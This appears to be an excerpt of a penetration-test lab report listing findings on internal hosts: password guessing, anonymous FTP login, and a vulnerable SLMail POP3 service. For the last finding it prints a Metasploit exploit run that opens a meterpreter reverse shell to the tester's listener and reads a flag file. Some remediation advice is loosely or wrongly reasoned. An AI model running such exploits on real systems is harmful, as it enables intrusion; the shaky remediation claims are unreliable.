
Vulnerability 18	Findings
Title	Flag 18 Password Guessing
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Low
Description	Password Guessing

Images	
Affected Hosts	172.22.117.0/24, 172.22.117.20, 172.22.117.10
Remediation	A firewall can be implemented to prevent outer-sourced traffic from accessing open ports. An IDS would also be a good option

Vulnerability 19	Findings
Title	Flag 19 FTP port 21
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	**Critical**
Description	FTP port 21 anonymous login enabled

Images	 
Affected Hosts	172.22.117.20
Remediation	Port 21 being open allows easy access. Close 21. Use port 22. Only use FTP when urgently necessary. Disable anonymous login

Vulnerability 20	Findings
Title	Flag 20 Vulnerable port 110

Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	**Critical**
Description	Vulnerable port 110 pop3
Images	

```
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   172.22.117.20    yes       The target host(s), see https://g
   RPORT    110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', s
   LHOST     172.22.117.100   yes       The listen address (an interfac
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) usi
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:

meterpreter > ls -a
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-12-22 00:02:35 -0500  maillog.007
100666/rw-rw-rw-  3664  fil   2023-01-05 18:50:03 -0500  maillog.008
100666/rw-rw-rw-  4039  fil   2023-01-06 21:57:01 -0500  maillog.009
100666/rw-rw-rw-  2315  fil   2023-01-09 17:46:33 -0500  maillog.00a
100666/rw-rw-rw-  5376  fil   2023-01-10 21:32:51 -0500  maillog.00b
100666/rw-rw-rw-  4258  fil   2023-01-11 21:01:36 -0500  maillog.00c
100666/rw-rw-rw-  6206  fil   2023-01-11 21:49:00 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Affected Hosts	172.22.117.20
Remediation	pop3 is clear text protocol but can be upgraded to an encrypted connection using TLS/SSL. Pop3 is better than IMAP because IMAP copies info whereas pop3 doesn't save messages.